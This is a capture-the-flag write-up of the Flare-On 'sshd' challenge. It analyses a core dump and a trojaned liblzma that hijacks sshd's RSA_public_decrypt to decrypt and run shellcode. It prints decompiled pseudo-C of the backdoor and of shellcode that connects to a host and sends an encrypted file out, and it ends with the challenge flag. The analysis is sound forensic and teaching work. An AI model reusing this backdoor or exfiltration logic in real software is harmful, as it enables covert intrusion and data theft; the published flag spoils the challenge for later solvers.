Challenge 5 ("sshd")

Description

> " Our server in the FLARE Intergalactic HQ has crashed! Now criminals are trying to sell me my own data!!! Do your part, random internet hacker, to help FLARE out and tell us what data they stole! We used the best forensic preservation technique of just copying all the files on the system for you.

Writeup

This was honestly an amazing challenge.

This time, we are given a unix TAR file containing a typical directory structure of a Unix system. The assignment mentions forensic analysis, so we can assume that the files in the archive represent the state of the server machine at some point after the attack. Of course, the *"best forensic preservation technique"* bit in the assignment text is ironic, as simply zipping the files (probably by running a zip utility on the compromised system itself) fails to guarantee some of the important properties we expect from forensic images (most importantly integrity, but also things like the timestamp of the creation of the image, and so on).

Analyzing the filesystem

As I'm not a forensic analysis expert, I feared I might not know how to approach this challenge, but I was able to come up with some basic ideas and techniques nonetheless:

0. I extracted the TAR archive under `sudo`, so that the original ownership information would be preserved, and `chroot`ed into the extracted filesystem.
1. I looked through the `/etc` directory and found information about the OS in the `os-release` and `debian_version` files. The system was evidently running Debian 12.6 — a reasonably

recent version of a Linux distribution typically used on servers.

2. Since the name of the challenge is `sshd` (SSH Daemon), I thought to look at the SSH server config located at `/etc/ssh/sshd_config`. I `diff`ed it against the default configuration and found that one option had been altered:

```
UsePrivilegeSeparation no
```

This is what the sshd_config manual page says about that setting:

> **❝ UsePrivilegeSeparation**
>
> Specifies whether sshd(8) separates privileges by creating an unprivileged child process to deal with incoming network traffic. After successful authentication, another process will be created that has the privilege of the authenticated user. The goal of privilege separation is to prevent privilege escalation by containing any corruption within the unprivileged processes. The default is ''yes''.

This was a big red flag — if the attacker could somehow log into or exploit the ssh service, they would presumably have fully privileged access to the system.

3. Based on this previous finding, it was logical to look for information about the sshd software and version to check them against a CVE database. I found the simplest way of doing this to be just running `strings | grep OpenSSH` on the binary, which gave me the version, `OpenSSH_9.2p1`. I searched for CVEs affecting this version on the NIST NVD and found one that could potentially match this scenario, CVE-2024-6387. However, this turned out not to be crucial to solving the challenge.

4. I also looked through the `/dev`, `/home`, `/opt`, `/proc`, `/root`, `/srv` and `/tmp` directories for potentially interesting artifacts, but there were none (although the `/root/flag.txt` file was a good laugh). Furthermore, I checked the `/var/log` directory for system logs, but it seems that they were removed (I was only able to find one interesting piece of info from the `apt` log, namely that `gdb` was installed on the 9th of September, while no other packages have been installed for months before that).

5. I thought about selecting only the most recently changed files. With the `find` command along with `-type f` and `-mtime -N`, I was able to filter out files changed at most `N` days ago.

This last technique, along with a simple `ls -l` on each of the files listed below, revealed truly interesting information:

- `/etc/ca-certificates.conf` was last modified **Sep 9 21:21**,
- `/etc/ssl/certs/ca-certificates.crt`, likewise, **Sep 9 21:21**,
- `/usr/lib/x86_64-linux-gnu/liblzma.so.5.4.1` was modified **Sep 9, 21:34**,
- `/var/lib/systemd/coredump/sshd.core.93794.0.0.11.1725917676` was also modified (likely created) **Sep 9, 21:34**.

Since I first noticed the first two files listed above, I examined them closely. If the attacker had added a root TLS certificate, they might be able to perform a Manipulator-in-the-middle attack on TLS traffic (although it was not entirely obvious how the flag should be obtained in that case). Anyways, it turned out that there was no difference between the installed certificates and those present on a freshly installed Debian 12.6 system.

Next, I noticed the `sshd.core...` file. From its name, I immediately suspected that this was a so-called "core dump" of the sshd process — after all, the assignment mentioned that the server had crashed. I confirmed this suspicion with the `file` command (unfortunately missing from the server image — I ran it from my host system), which output the following.

```
var/lib/systemd/coredump/sshd.core.93794.0.0.11.1725917676: ELF 64-bit LSB core file, x86-64,
version 1 (SYSV), SVR4-style, from 'sshd: root [priv]', real uid: 0, effective uid: 0, real
gid: 0, effective gid: 0, execfn: '/usr/sbin/sshd', platform: 'x86_64'
```

Core files (also called core dumps) are files that contain a sort of a "snapshot" of a process at the time of a crash, so that it can be later analyzed or debugged. So let's do just that. The tool for the job in this case is the GNU debugger, or `gdb`, conveniently already present on the system. Since many people don't have experience working with core dumps, I will try to go into more detail in this part, so that this writeup has hopefully at least some value to the outside world.

Analyzing the core dump

To analyze the core dump, we need to run `gdb` on the **process executable** and then "attach" the core dump. This can be done in one step when starting `gdb`:

```
gdb /usr/sbin/sshd -c /var/lib/systemd/coredump/sshd.core.93794.0.0.11.1725917676
```

(Note that the `-c` switch is optional, the path to core dump can be also specified as a positional parameter.)

Working with core dumps isn't as convenient as working with a "live" process, since not all information can be saved into the dump (for example, instruction pointer history, previous values of registers, etc.). In this case, however, it turns out all necessary information is obtainable from the dump.

The first command I usually run when inspecting a crash is `bt` (or `backtrace`). This shows the call stack and can give the basic idea about where the crash happened and how the program got there.

```
(gdb) bt#0  0x0000000000000000 in ?? ()#1  0x00007f4a18c8f88f in ?? () from /lib/x86_64-linux-
gnu/liblzma.so.5#2  0x000055b46c7867c0 in ?? ()#3  0x000055b46c73f9d7 in ?? ()#4
0x000055b46c73ff80 in ?? ()#5  0x000055b46c71376b in ?? ()#6  0x000055b46c715f36 in ?? ()#7
0x000055b46c7199e0 in ?? ()#8  0x000055b46c6ec10c in ?? ()#9  0x00007f4a18e5824a in
__libc_start_call_main (main=main@entry=0x55b46c6e7d50, argc=argc@entry=4,
argv=argv@entry=0x7ffcc6602eb8)    at ../sysdeps/nptl/libc_start_call_main.h:58#10
0x00007f4a18e58305 in __libc_start_main_impl (main=0x55b46c6e7d50, argc=4,
argv=0x7ffcc6602eb8, init=<optimized out>, fini=<optimized out>,    rtld_fini=<optimized
out>, stack_end=0x7ffcc6602ea8) at ../csu/libc-start.c:360#11 0x000055b46c6ec621 in ?? ()
```

As we can see, the latest value of the instruction register is 0, meaning a null pointer was dereferenced earlier and caused the crash, since there were no instructions mapped to memory at address 0. Therefore, it makes sense to examine the code that tried calling the zero address. The second (#1) address in the listing, `0x00007f4a18c8f88f`, actually points to the procedure *return address*, i.e. the instruction right after the `call`. So we can take a guess, subtract a couple of bytes from that address and print the instructions at that address (`gdb` will correctly find valid instructions even if our guess is wrong — remember that on x86/amd64, instructions have variable length).

To print out 40 instructions starting at `0x00007f4a18c8f820` (that is actually the start of that particular function), we can use this GDB command:

```
(gdb) x/40i 0x00007f4a18c8f820...  0x7f4a18c8f879:    call   0x7f4a18c8acf0 <dlsym@plt>
0x7f4a18c8f87e: mov    r8d,ebx  0x7f4a18c8f881:        mov    rcx,r14   0x7f4a18c8f884:
```

```
mov     rdx,r13    0x7f4a18c8f887:         mov     rsi,rbp    0x7f4a18c8f88a:         mov
edi,r12d    0x7f4a18c8f88d:        call    rax...
```

(I have only listed the relevant part.) Since the return address was `0x...f88f`, we know that the `call rax` instruction right before (i.e. at `0x...f88d`) was the one that caused the crash. This also makes sense, since the call is indirect and the value of `rax` could very well have been 0. Furthermore, tracing back where the value in `rax` came from, we can see that it was the return value of the `dlsym` function call a couple instructions back.

Another curiosity — which I missed at first — is the location of the code we were just examining. In the stack trace, the following line:

```
#1  0x00007f4a18c8f88f in ?? () from /lib/x86_64-linux-gnu/liblzma.so.5
```

shows that the function we just examined comes from the `liblzma` shared object (a.k.a. dynamically linked library). This alone may not be suspicious, given that `lzma` is a compression library and it seems perfectly acceptable for an SSH server to deal with compression in some way. However, given the events from earlier this year, when a backdoor was found in one version of this library, along with the null pointer dereference, we should definitely take a closer look at this library. Another indication that this library is not benign can be observed in the 3rd function (#2) down the call chain:

```
(gdb) x/5i 0x000055b46c7867b0    0x55b46c7867b0:        add     BYTE PTR [rax],al
0x55b46c7867b2: mov     r12d,0xfffffea    0x55b46c7867b8:        mov     edi,r9d
0x55b46c7867bb: call    0x55b46c6e62b0 <RSA_public_decrypt@plt>   0x55b46c7867c0:        test
eax,eax
```

The code in `sshd` wasn't trying to call any function from the `lzma` library! It was trying to call the `RSA_public_decrypt` function from OpenSSL. Hence, the attacker must have somehow altered the `plt` (Procedure Linkage Table, analogous to the PE Import Address Table) to redirect the call to the malicious library.

For now, let's leave the core dump and let's look at the `liblzma` shared object.

Analyzing the modified `liblzma`

First, I wanted to check if the library was indeed modified or if it was the official distribution that was somehow used for malicious purposes (e.g. through *return-oriented programming*). I hashed the library found on the compromised system with SHA256 and compared it to one on a fresh install — the hashes were different. To further confirm my suspicions, I then tried to search the freshly installed `liblzma` for the code that caused the crash (to be precise, position independent parts of the code), and like I expected, I didn't find it. It was time to do some reversing.

To analyse the `/lib/x86_64-linux-gnu/liblzma.so.5`, or rather `/lib/x86_64-linux-gnu/liblzma.so.5.4.1` (the former is merely a symbolic link to the latter), I used the free version of IDA 8.4 for Linux and looked at the function at `.text:9820`. Since the code wasn't obfuscated in any way, decompiling it with IDA made the analysis a lot easier.

```
__int64 __fastcall RSA_pub_decrypt_wrapper_crashedhere(        int flen,        uint32_t
*from,        unsigned __int8 *to,        void *rsa,        int padding){  const char
*symbol_name; // rsi  void *ptrRsaPublicDecrypt; // rax  __int64 result; // rax  void
*mapped_addr; // rax  void (*mapped_addr_2)(void); // [rsp+8h] [rbp-120h]  Chacha
chacha_object; // [rsp+20h] [rbp-108h] BYREF  unsigned __int64 canary_probably; // [rsp+E8h]
[rbp-40h]  canary_probably = __readfsqword(0x28u);  symbol_name = "RSA_public_decrypt";  if (
```

```
!getuid() ) // only run as root {    if ( *from == 0xC5407A48 )    {
chacha20_initialize(&chacha_object, from + 1, from + 9, 0LL);      mapped_addr = mmap(0LL,
mmap_length, 7, 34, -1, 0LL); // prot = read | write | execute; flags = anonymous | 0x2
mapped_addr_2 = memcpy(mapped_addr, &encrypted_shellcode, mmap_length);
chacha20_crypt_inplace(&chacha_object, mapped_addr_2, mmap_length);      mapped_addr_2();
chacha20_initialize(&chacha_object, from + 1, from + 9, 0LL);
chacha20_crypt_inplace(&chacha_object, mapped_addr_2, mmap_length);    }    symbol_name =
"RSA_public_decrypt ";  } ptrRsaPublicDecrypt = dlsym(0LL, symbol_name);  result =
(ptrRsaPublicDecrypt)(flen, from, to, rsa, padding); // crashed here because dlsym returned 0
if ( __readfsqword(0x28u) != canary_probably )    return lzma_cputhreads();  return result;}
```

First, the function checks if the UID of the process is 0 (root). If it is (but in our case, we know it was), it executes additional code before loading and calling the real `RSA_public_decrypt` function (or at least trying to — notice the trailing space in the symbol name).

First, it checks if the first 4 bytes pointed to by `from` (RBP) are `48 7a 40 c5`. Since the RBP register storing this pointer was not modified afterwards and neither was the memory that it was pointing to, we can use the core dump to verify this was the case:

```
(gdb) x/1wx $rbp0x55b46d51dde0: 0xc5407a48
```

Indeed, it was. Even before analyzing what I would later name the `chacha20_initialize` and `chacha20_crypt_inplace` functions, it was obvious that something interesting was going on here — an anonymous memory mapping is created, something is copied into it, and then **the mapped memory is called as if it were a function**. It was clear the stuff that was copied into the buffer was some sort of shellcode, but disassembling it directly produced nonsensical results, so I looked at the two functions.

I first looked at the latter one and I was a little intimidated. Clearly it was some sort of cryptographic function, based on the various ROTs and XORs I saw in the decompiled code, but I was too overwhelmed to analyze it. After I looked at the decompilation output of the other one, however, I immediately knew exactly what was going on and everything clicked into place. This single line of decompiled code gave it away:

```
qmemcpy(chacha_object→prng_state, "expand 32-byte k", 16);
```

"expand 32-byte k" is the "nothing up my sleeve number" used in the ChaCha20 stream cipher. This function was writing it into some memory, right after that, 32 bytes were copied, then 12, and finally the remaining 4-byte spot in this 4x16 byte matrix were set to 0. This is exactly the initialization of ChaCha, which takes (or rather *can take*) a 32-byte key, 12-byte nonce and a 4-byte counter. I realized that the rotates, adds and xors I was seeing earlier were applications of the individual quarter-rounds onto the ChaCha inner state when generating the keystream, and I double checked that at the end, the keystream was XORed with the plaintext.

Now, if I could find the key and nonce, I could decrypt the shellcode and analyze it further. Thankfully, this was trivial given the decompilation output:

```
if ( *from == 0xC5407A48 ){    chacha20_initialize(&chacha_object, from + 1, from + 9, 0LL);
```

The first word (i.e. 32-bit int) was checked, the next 8 were used as the key, and the following 3 as the nonce. The counter was initialized to 0. Again, using gdb, it was possible to extract all of the needed bytes.

```
(gdb) x/32bx $rbp+4 0x55b46d51dde4:       0x94    0x3d    0xf6    0x38    0xa8    0x18    0x13
0xe20x55b46d51ddec:       0xde    0x63    0x18    0xa5    0x07    0xf9    0xa0
```

```
0xba0x55b46d51ddf4:      0x2d     0xbb     0x8a     0x7b     0xa6     0x36     0x66
0xd00x55b46d51ddfc:      0x8d     0x11     0xa6     0x5e     0xc9     0x14     0xd6     0x6f(gdb)
x/12bx $rbp+360x55b46d51de04:      0xf2     0x36     0x83     0x9f     0x4d     0xcd     0x71
0x1a0x55b46d51de0c:      0x52     0x86     0x29     0x5
```

(I later found a better way to extract these things from the dump, so... keep reading!)

Using a simple python script and the `cryptography` library, the shellcode (which I exported directly from IDA into a binary file) could be easily decrypted:

```
from cryptography.hazmat.primitives.ciphers import Cipher, algorithmsdef chacha_decrypt(key,
nonce, ciphertext):    full_nonce = b'\x00' * 4 + nonce     algorithm =
algorithms.ChaCha20(key, full_nonce)    cipher = Cipher(algorithm, mode=None)     return
cipher.decryptor().update(ciphertext)KEY =
b'\x94\x3d\xf6\x38\xa8\x18\x13\xe2\xde\x63\x18\xa5\x07\xf9\xa0\xba\x2d\xbb\x8a\x7b\xa6\x36\x66
\xd0\x8d\x11\xa6\x5e\xc9\x14\xd6\x6f'NONCE =
b'\xf2\x36\x83\x9f\x4d\xcd\x71\x1a\x52\x86\x29\x05'with open("encrypted_shellcode.bin", "rb")
as f:    ciphertext = f.read()decrypted_shellcode = chacha_decrypt(KEY, NONCE, ciphertext)with
open("decrypted_shellcode.bin", "wb") as f:     f.write(decrypted_shellcode)
```

Looking at the beginning of the decrypted file with `xxd decrypted_shellcode.bin | head`, I saw what I was hoping for:

```
00000000: 5548 8bec e8b9 0d00 00c9 c357 5548 8bec ......
```

The first couple of bytes can be recognized to be valid amd64 instructions: `55` is `push rbp`, `488bec` is a `mov`, likely `mov rbp, rsp`, and `e8 ?? ?? 00 00` is a near relative call.

Analyzing the shellcode

My first instinct was to open the shellcode in IDA, but since I was using the free version, I was told that *"This version of IDA can only disassemble PE files"* (which is strange, since I had been disassembling and decompiling an ELF shared object all this time, which to the best of my knowledge isn't a PE file). Anyways...

I decided to refresh my skills with Ghidra. After finally getting Ghidra to render at the proper resolution on my HiDPI display (*PSA: there is a setting in the* `launch.properties` *file*), work could begin.

```
00000000 55            PUSH      RBP00000001 48 8b ec      MOV      RBP,RSP00000004 e8
b9 0d        CALL      FUN_00000dc2 // (entry)       00 0000000009 c9
LEAVE0000000a c3            RET
```

Like we saw earlier, the beggining of the shellcode file has the structure of a function. All this function really does is that it calls another one, located at offset `0xdc2` in the file. Shortly, we will see that this is where the main payload resides.

Looking at the disassembled function (I called it simply `entry`), I could see that there were several syscalls being issued to the Linux kernel. Unfortunately, Ghidra does not do a very good job at recognizing them, so I rewrote my own high-level pseudo-C representation of the disassembled code.

```
int entry(void){    alloca(0x1688);    uint32_t (0xe8) chacha;    uint32_t (0xec)
filecontents_length;    uint32_t (0xf0) filename_length;    uint8_t (0x1170) buffer[0x80];
uint8_t (0x1270) filename[16];    uint32_t (0x1280) nonce[3];    uint32_t (0x12a0) key[8];
// probably connect(addr = 10.0.2.15, port = 1337)    int (ebx) socket = fun_1a($eax =
0xa00020f, $dx = 1337);    syscall::recvfrom(socket, buf = &key, len = sizeof key, flags = 0,
src_addr = 0, addrlen = 0);    syscall::recvfrom(socket, buf = &nonce, len = sizeof nonce,
flags = 0, src_addr = 0, addrlen = 0);    syscall::recvfrom(socket, buf = &filename_length,
len = 4, flags = 0, src_addr = 0, addrlen = 0);    size_t (rax) recvd_len = syscall::recvfrom(
socket, buf = &filename, len = filename_length,          flags = 0, src_addr = 0, addrlen =
0          );    filename[recvd_len] = 0;    int (r12) file = syscall::open(filename =
&filename, flags = 0, mode = 0);    syscall::read(file, buf = &buffer, len = 0x80);
filecontents_length = strlen(&buffer);    // I mean come on, ... this has to be ChaCha again
fun_cd2($rax = &chacha, $rcx = nonce, $rdx = key, $r8 = 0);    fun_d49($rax = &chacha, $ecx =
filecontents_length, $rdx = buffer);    syscall::sendto(socket, buf = &filecontents_length,
len = 4, ...0);    syscall::sendto(socket, buf = buffer, len = filecontents_length, ...0);
close($eax = file);    shmat($eax = socket, $edx = 0);    return 0;}
```

Simply put, the shellcode opens a network socket to a local address, reads in a key, nonce and a filename, opens the file, encrypts its contents and sends the ciphertext back on the same socket.

I did not analyze any of the functions `fun_1a`, `fun_cd2` or `fun_d49` for now, since one could make a pretty good assumption about what they were doing. I only took a brief look at `fun_cd2` and saw the "expand 32-byte k" constant again, which lead me to conclude that this was standard ChaCha encryption again. All that was left to do was search the dump memory for the filename, the key, the nonce, and the ciphertext (or plaintext — since ChaCha is a stream cipher, we can't really distinguish between encryption and decryption).

Now comes the hardest part — elementary school arithmetic. To get the memory address of the individual buffers, we need to know their "local addresses" (we can get this from Ghidra) as well as the value of RBP (or RSP) at the time of execution (we have to get this from the dump).

We know that the stack pointer hasn't moved between the return from the shellcode and the crashing call. So to get the base pointer at the beginning of the `entry`, we need to subtract 8 + 8 bytes (`call` + `push rbp`), and since the prologue of `entry` pushes 5 more registers onto the stack before setting RBP equal to RSP, we need to subtract 5 * 8 more bytes. Lastly, subtracting the offsets (or "local addresses") of the local variables from RBP should give us their address in the memory dump. Let's see.

- `chacha` = `rpb - 0xc0`
- `filecontents_length` = `rbp - 0xc4`
- `filename_length` = `rbp - 0xc8`
- `buffer` = `rbp - 0x1148`
- `filename` = `rbp - 0x1248`
- `nonce` = `rbp - 0x1258`
- `key` = `rbp - 0x1278`

```
(gdb) print *(uint32_t *)($rsp-0x38-0xc4)$11 = 3648993555(gdb) print *(uint32_t *)($rsp-0x38-
0xc8)$12 = 909308416(gdb) print (char *)($rsp-0x38-0x1248)    $13 = 0x7ffcc6600c18
"/root/certificate_authority_signing_key.txt"(gdb) x/12bx $rsp-0x38-0x1258 0x7ffcc6600c08:
0x11    0x11    0x11    0x11    0x11    0x11    0x11    0x110x7ffcc6600c10:    0x11    0x11
0x11    0x11(gdb) x/32bx $rsp-0x38-0x12780x7ffcc6600be8:         0x8d    0xec    0x91    0x12
0xeb    0x76    0x0e    0xda0x7ffcc6600bf0:    0x7c    0x7d    0x87    0xa4    0x43    0x27
0x1c    0x350x7ffcc6600bf8:    0xd9    0xe0    0xcb    0x87    0x89    0x93    0xb4
0xd90x7ffcc6600c00:         0x04    0xae    0xf9    0x34    0xfa    0x21    0x66    0xd7
```

This is looking good! We're unfortunately missing the information about the length of the file contents, which was (most likely) overwritten by another function, but we seem to have the filename, the encryption key and nonce, and hopefully the buffer with the file contents. Since we don't know the size of the encrypted file, I decided to dump the memory from the beginning of the buffer all the way to where the next variable (i.e. `filename_length` lives). Here is where I finally learned about the `dump` GDB command.

```
(gdb) dump binary memory ciphertext.bin $rsp-0x38-0x1148 $rsp-0x38-0xc8
```

I used `xxd` again to look at the beginning of the file:

```
00000000: a9f6 3408 422a 9e1c 0c03 a808 9470 bb8d  ..4.B*.......p..00000010: aadc 6d7b 24ff
7f24 7cda 839e 92f7 071d  ..m{$..$|.......00000020: 0263 902e c158 0000 d0b4 586d b455 0000
.c...X....Xm.U..00000030: 20ea 7819 4a7f 0000 d0b4 586d b455 0000   .x.J.....Xm.U..
```

The crucial observation is that the data starting at `0x23` is absolutely not random enough to be a ChaCha ciphertext (you can see a repeating pattern that continues for even longer than is shown here). My hope was therefore that the first `0x23` bytes contained the encrypted flag, and it was time to find out.

Decrypting the flag

I tried decrypting the flag using the same Python approach as before. However, the plaintext was nonsensical. I was sure I had the right key, nonce and counter values, so the only explanation was that the ChaCha algorithm was somehow modified, or some different variant of it was used. I made attempts to reverse engineer the last two functions, but in the end, I was seduced by the dark side of the force. I had been looking at disassembled ChaCha code for way too long and a simpler solution was sitting right in front of me: I didn't need to reverse engineer the ChaCha code; I just needed to run it.

One thing that I didn't mention (though it is apparent from the pseudo-C code listing above) is that the shellcode used a custom calling convention (possibly in order not to overwrite the stack and make the challenge more difficult or even unsolvable). Arguments were passed in registers in the order RAX, RDX, RCX, R8 and the return value was passed in RAX. If I were to use the decrypted shellcode as a sort of library and call functions from it, I needed to adhere to this calling convention. For this reason, I chose to write the flag decryptor in C.

This was a great opportunity to learn something that has long evaded me, which was GNU inline assembly. I created two wrapper functions that simply moved the arguments to the correct registers and issued the call to the right offset into the shellcode, using inline assembly. At the start of the program, I mapped the shellcode into memory with read/execute permissions, and that was basically all I needed to solve this challenge and get the flag.

Below is my C code and the output.

```
#include <assert.h>#include <ctype.h>#include <fcntl.h>#include <stdio.h>#include
<stdint.h>#include <stdlib.h>#include <sys/mman.h>#include <sys/stat.h>#include
<unistd.h>#define CIPHERTEXT_FILENAME "ciphertext.bin"#define SHELLCODE_FILENAME
"shellcode.bin"#define OFFSET_CHACHA_INIT 0x0cd2#define OFFSET_CHACHA_CRYPT 0x0d49#define
CHACHA_OBJECT_SIZE 0xc0void shellcode_load();void shellcode_cleanup();void chacha_init(void
*chacha, const uint32_t key[8], const uint32_t nonce[3], uint32_t counter);void
chacha_crypt(void *chacha, uint8_t *inout, uint64_t length);size_t
find_first_nonprintable(const char *buf, size_t len);#define eprintf(ARGS...) fprintf(stderr,
ARGS)#define ANSI_COLOR_RED "\x1b[1;31m"#define ANSI_COLOR_RESET "\x1b[0m"int main(void){
shellcode_load();    eprintf("INFO: Shellcode loaded.\n");    uint8_t
```

```c
chacha[CHACHA_OBJECT_SIZE];    const uint32_t key[] = {0x1291ec8d, 0xda0e76eb, 0xa4877d7c,
0x351c2743,                         0x87cbe0d9, 0xd9b49389, 0x34f9ae04, 0xd76621fa};
const uint32_t nonce[] = {0x11111111, 0x11111111, 0x11111111};    const uint32_t counter = 0;
chacha_init((void *)chacha, key, nonce, counter);    eprintf("INFO: Chacha initialized.\n");
char filecontents[8192]; // too lazy to do the math    size_t filesize;    FILE *fp =
fopen(CIPHERTEXT_FILENAME, "rb");    assert(fp);    filesize = fread(filecontents, 1, sizeof
filecontents, fp);    assert(filesize > 0);    fclose(fp);    eprintf("INFO: Ciphertext read
from file.\n");    chacha_crypt((void *)chacha, filecontents, filesize);    eprintf("INFO:
File decrypted.\n");    size_t len = find_first_nonprintable(filecontents, filesize);
printf("===================================================\n");    printf("%sFlag:
%.*s%s\n", ANSI_COLOR_RED, (int)len, filecontents, ANSI_COLOR_RESET);
printf("===================================================\n");    shellcode_cleanup();
eprintf("INFO: Shellcode unloaded.\n");    return 0;}size_t find_first_nonprintable(const char
*buf, size_t len){    for (size_t i = 0; i < len; i++)        if (isprint(buf[i]) == 0)
return i;    return len;}// Dark magic herestatic void *shellcode = NULL;static size_t
shellcode_size = 0;void shellcode_load(){    int fd = open(SHELLCODE_FILENAME, O_RDONLY);
assert(fd ≥ 0);    eprintf("INFO: Opened shellcode to FD %d.\n", fd);    struct stat fs;
assert(0 == fstat(fd, &fs));    size_t filesize = fs.st_size;    assert(filesize > 0);
eprintf("INFO: Shellcode filesize is %lu bytes.\n", filesize);    shellcode = mmap(NULL,
filesize, PROT_READ | PROT_EXEC, MAP_PRIVATE, fd, 0);    assert((uintptr_t)shellcode ≠
(uintptr_t)-1);    eprintf("INFO: Shellcode mapped to address %p.\n", shellcode);
shellcode_size = filesize;    close(fd);}void shellcode_cleanup(){    munmap(shellcode,
shellcode_size);    eprintf("INFO: Shellcode unmapped from memory.\n");}#define STRINGIFY(x)
#x#define TOSTRING(x) STRINGIFY(x)void chacha_init(void *chacha, const uint32_t key[8], const
uint32_t nonce[3], uint32_t counter){    eprintf("INFO: Entering chacha_init.\n");
assert(shellcode);    // chacha → rax    // key → rdx    // nonce → rcx    // counter → r8
__asm__(        "mov %0, %%rax\n\t"        "mov %1, %%r8d\n\t"        "mov %2, %%rcx\n\t"
"mov %3, %%rdx\n\t"        "mov %4, %%rbx\n\t"        "add $" TOSTRING(OFFSET_CHACHA_INIT) ",
%%rbx\n\t"        "call *%%rbx"        :        : "r"(chacha), "r"(counter), "r"(nonce), "r"
(key), "m"(shellcode)        : "rax", "rbx", "rcx", "rdx", "r8");}void chacha_crypt(void
*chacha, uint8_t *inout, uint64_t length){    eprintf("INFO: Entering chacha_crypt.\n");
assert(shellcode);    // chacha → rax    // inout → rdx    // length → rcx    __asm__(
"mov %0, %%rax\n\t"        "mov %1, %%rcx\n\t"        "mov %2, %%rdx\n\t"        "mov %3,
%%rbx\n\t"        "add $" TOSTRING(OFFSET_CHACHA_CRYPT) ", %%rbx\n\t"        "call *%%rbx"
:        : "r"(chacha), "r"(length), "r"(inout), "m"(shellcode)        : "rax", "rbx", "rcx",
"rdx");}
```

```
INFO: Opened shellcode to FD 3.INFO: Shellcode filesize is 3990 bytes.INFO: Shellcode mapped
to address 0x75d63a5cc000.INFO: Shellcode loaded.INFO: Entering chacha_init.INFO: Chacha
initialized.INFO: Ciphertext read from file.INFO: Entering chacha_crypt.INFO: File
decrypted.===================================================Flag: supp1y_cha1n_sund4y@flare-
on.com===================================================INFO: Shellcode unmapped from
memory.INFO: Shellcode unloaded.
```

One interesting thing is the contents of the flag, which spells "Supply Chain Sunday" and is likely referring to the (failed) supply chain attack through the `liblzma` library from this year's spring. This made me wonder if it was able to reconstruct exactly how the modified binary got onto the system and how the attacker infiltrated the sshd process in the first place. So although I solved this challenge and I learned a lot along the way, there was definitely lots more to learn from it further. Maybe I will come back to it some day.